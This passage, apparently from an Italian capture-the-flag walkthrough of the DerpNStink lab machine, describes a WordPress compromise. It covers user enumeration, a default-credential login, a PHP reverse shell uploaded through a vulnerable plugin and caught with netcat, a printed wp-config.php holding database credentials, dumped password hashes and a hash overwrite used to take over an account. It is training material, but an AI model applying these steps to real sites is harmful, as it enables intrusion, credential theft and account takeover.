
Parametro **"--enumerate u**": elenca gli utenti.




Troviamo l'utente admin.

Avendo trovato l'utente admin proviamo ad entrare nella sua pagina profilo di WordPress all'indirizzo **"http://derpnstink.local/weblog/wp-login.php"**, notato dalla scansione con dirbuster, con le credenziali di default **admin-admin**, pensando che le abbia lasciate così.







Riusciamo effettivamente ad entrare con le credenziali provate e ci spostiamo quindi sul plugin vulnerabile per poterlo sfruttare e facciamo "**add new"** per aggiungere una nuova slide e poter caricare una php_reverse shell.




Come shell da caricare, possiamo sfruttarne una già presente in Kali al percorso '**/usr/share/webshells/php/php-reverse-shell.php**'. Ci spostiamo quindi in quel percorso, la apriamo e la modifichiamo, cambiando l'indirizzo IP e la porta.







A questo punto siamo pronti per caricare la shell su WordPress.




Una volta caricata, avviamo con il tool **netcat** un server in ascolto sulla porta scelta per la shell tramite il comando "**nc -lvp 4444**" e vediamo che si crea una shell.



Eseguiamo quindi dei comandi base per verificare l'ottenimento del controllo della macchina target e per capire con che tipo di utente abbiamo avuto accesso.




Successivamente, ci spostiamo nella cartella dell'html e, più precisamente, nella cartella relativa al weblog per poter visualizzare il file di configurazione di WordPress per cercare le credenziali del database.




Dal file di configurazione, infatti, notiamo le credenziali **root-mysql** per poter accedere a **phpmyadmin**.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Andiamo quindi alla pagina '**192.168.64.11/php/phpmyadmin/**' ed accediamo con le credenziali appena trovate.



All’interno di questa pagina, possiamo trovare tutte le informazioni riguardanti i vari database presenti.



Ci spostiamo quindi nel database di wordpress ed entriamo in **wp_users**.




All’interno di questo database possiamo notare l’utente admin, già trovato in precedenza, ed un altro utente chiamato ‘unclestinky’, simile al nome utente trovato all’inizio.


+ Options

	ID	user_login	user_pass	user_nicename	user_email	user_url
Edit Copy Delete	1	unclestinky	PBW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local	
Edit Copy Delete	2	admin	PBgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local	


Conoscendo la password per l’utente admin, decidiamo di copiarla e di metterla anche per l’utente unclestinky così da poter accedere anche al suo profilo.




Accediamo quindi al suo profilo con le credenziali **unclestinky-admin**.




Ci spostiamo nella tab ‘**posts’**.




All'interno del tab posts, notiamo il post '**flag.txt**' che andiamo ad aprire e troviamo la **flag2**.

